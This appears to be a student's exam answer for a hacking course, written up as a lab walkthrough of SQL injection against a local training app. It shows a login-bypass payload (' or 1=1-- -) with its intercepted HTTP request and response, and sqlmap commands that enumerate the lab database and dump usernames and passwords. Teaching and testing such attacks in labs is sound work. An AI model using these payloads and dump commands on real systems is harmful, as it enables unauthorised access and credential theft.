
Name: Muhammad Rafi Syafrinaldi
Batch: 14
JadiHacker Exams Answer

A. SQL Injection


1. Automatic Login

a. **Objective: bypass authentication and login to the system**
POC:

1. Go to this link: http://localhost:1337/lab/sql-injection/post-l




2. Intercept the request using Burp Suite
3. Enter the credentials (email and password), then click the submit button
   Here is the response:



```
POST /lab/sql-injection/post-login/ HTTP/1.1
Host: localhost:1337
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:1337
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:1337/lab/sql-injection/post-login/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=hinumsvo4tpvjfkk4fb3gcojqb
Connection: close

username=test&password=test
```

4. We send this request to the repeater, in order to send the requests repeatedly There are parameter that are injectable with SQL query to bypass the login system, it is done by this payload ‘ or 1=1– -




```
POST /lab/sql-injection/post-login/ HTTP/1.1
Host: localhost:1337
Content-Length: 39
Cache-Control: max-age=0
sec-ch-ua: "Not=A?Brand";v="99",
"Chromium";v="118"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:1337
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/118.0.5993.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://localhost:1337/lab/sql-injection/post-l
ogin/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=hinumsvo4tpvjfkk4fb3gcojqb
Connection: close

username=%27+or+1%3D1--+-&password=test
```

```
HTTP/1.1 302 Found
Date: Tue, 07 Nov 2023 15:38:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Location: admin.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

5. We turn of the interception off, then we are successfully bypass the log in system:



LeBron James
Web Designer

Information


Email:	Phone:
laburanjames@gmail.com	+90 999 999 99 99

Projects

Recent:	Best Score
Basketball Team	Undifined

b. Objective: collect database
POC:

1. Enter the username and the password, in this case inserting the keywords 'test' for both inputs.
2. Inspect the website, and go under the network, and we can see under the POST request and see what's in the request section



Sta...	Me...	Domain	File	Initiator	Type	Transferred	Size
200	PO...	localho...	/lab/sql-injection/post-login/	document	html	1.13 kB	1.7...
404	GET	localho...	scipt.js	script	html	489 B	27...
200	GET	localho...	vlnav.min.js	script	js	cached	5.8...
404	GET	localho...	login.js	script	html	490 B	27...
200	GET	localho...	logo.png	img	png	cached	4.2...
200	GET	localho...	back.png	img	png	cached	91...
200	GET	localho...	source.png	img	png	cached	91...
200	GET	localho...	en.png	img	png	cached	1.9...
200	GET	localho...	tr.png	img	png	cached	1.1...
200	GET	localho...	fr.png	img	png	cached	49...
404	GET	localho...	favicon.ico	FaviconLo...	html	cached	27...

localhost:1337 (127.0.0.1:1337)


```
11 requests   18.06 kB / 2.11 kB transferred   Finish: 119 ms   DOMContentLoaded: 117 ms
```

Form data

```
username: "test"
password: "test"
```

And we can see what I input for the login.


3. Copy the link of the URL (which has no parameter in the URL), and use the SQLMap tools to find the database, using this slightly different SQLMap command: sqlmap -u 'http://localhost:1337/lab/sql-injection/post-login/' --method POST --data "username=test&password=test" --random-agent -dbs



```
> 0
[03:09:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or
 eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[03:09:06] [INFO] fetching database names
[03:09:06] [INFO] retrieved: 'information_schema'
[03:09:06] [INFO] retrieved: 'performance_schema'
[03:09:06] [INFO] retrieved: 'mysql'
[03:09:06] [INFO] retrieved: 'sql_injection'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sql_injection

[03:09:06] [INFO] fetched data logged to text files under '/home/rafisy/.lo
cal/share/sqlmap/output/localhost'
```


4. Then we want to target the 'sql_injection' database and see the tables in it using this command: sqlmap -u 'http://localhost:1337/lab/sql-injection/post-login/' --method POST --data "username=test&password=test" --random-agent -D sql_injection --tables



```
> 0
[03:17:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or
focal)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[03:17:25] [INFO] fetching tables for database: 'sql_injection'
[03:17:25] [INFO] retrieved: 'users'
[03:17:25] [INFO] retrieved: 'images'
[03:17:25] [INFO] retrieved: 'stocks'
Database: sql_injection
[3 tables]
+--------+
| images |
| stocks |
| users  |
+--------+

[03:17:25] [INFO] fetched data logged to text files under '/home/rafisy/.lo
cal/share/sqlmap/output/localhost'
```

5. And we want to see columns under 'users' tables with this command: sqlmap -u 'http://localhost:1337/lab/sql-injection/post-login/' --method POST --data "username=test&password=test" --random-agent -D sql_injection -T users --columns




```
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[03:19:25] [INFO] fetching columns for table 'users' in database 'sql_injec
tion'
[03:19:25] [INFO] retrieved: 'id'
[03:19:25] [INFO] retrieved: 'int(6)'
[03:19:25] [INFO] retrieved: 'username'
[03:19:25] [INFO] retrieved: 'varchar(255)'
[03:19:25] [INFO] retrieved: 'email'
[03:19:25] [INFO] retrieved: 'varchar(255)'
[03:19:25] [INFO] retrieved: 'password'
[03:19:25] [INFO] retrieved: 'varchar(255)'
[03:19:25] [INFO] retrieved: 'name'
[03:19:25] [INFO] retrieved: 'varchar(255)'
[03:19:25] [INFO] retrieved: 'surname'
[03:19:25] [INFO] retrieved: 'varchar(255)'
Database: sql_injection
Table: users
[6 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| name     | varchar(255) |
| email    | varchar(255) |
| id       | int(6)       |
| password | varchar(255) |
| surname  | varchar(255) |
| username | varchar(255) |
+----------+--------------+

[03:19:25] [INFO] fetched data logged to text files under '/home/rafisy/.lo
cal/share/sqlmap/output/localhost'

[*] ending @ 03:19:25 /2023-11-11/
```

6. Finally, we want to dump the values of the id and password with this command: sqlmap -u 'http://localhost:1337/lab/sql-injection/post-login/' --method POST --data "username=test&password=test" --random-agent -D sql_injection -T users -C username,password --dump



```
Database: sql_injection
Table: users
[15 entries]
+-------------+--------------+
| username    | password     |
+-------------+--------------+
| singlewis   | aeShek9d     |
| Sequand     | aeYahm6zee0  |
| Basure      | aiPh1aht     |
| nicool      | Baevaed0jah  |
| Rompubse    | Fah6einai7s  |
| Thiped      | Iequahx4     |
| Lawas1965   | ieSh6aim     |
| angelo12    | ii7phaufuGah |
| Duccoldany  | kei7Ru4aay   |
| Moret1948   | Oemeey3uji   |
| moore       | Oir6ot6Aet4  |
| Lonce1992   | Oom1dai2Ae   |
| teador      | temojev119   |
| arthurnad   | to4ixia7C    |
| russrebecca | uQuah5athah  |
+-------------+--------------+

[03:22:09] [INFO] table 'sql_injection.users' dumped to CSV file '/home/raf
isy/.local/share/sqlmap/output/localhost/dump/sql_injection/users.csv'
[03:22:09] [INFO] fetched data logged to text files under '/home/rafisy/.lo
cal/share/sqlmap/output/localhost'

[*] ending @ 03:22:09 /2023-11-11/
```

And with that, the crucial information from the database is vulnerable and can be dumped for malicious intent by the attackers.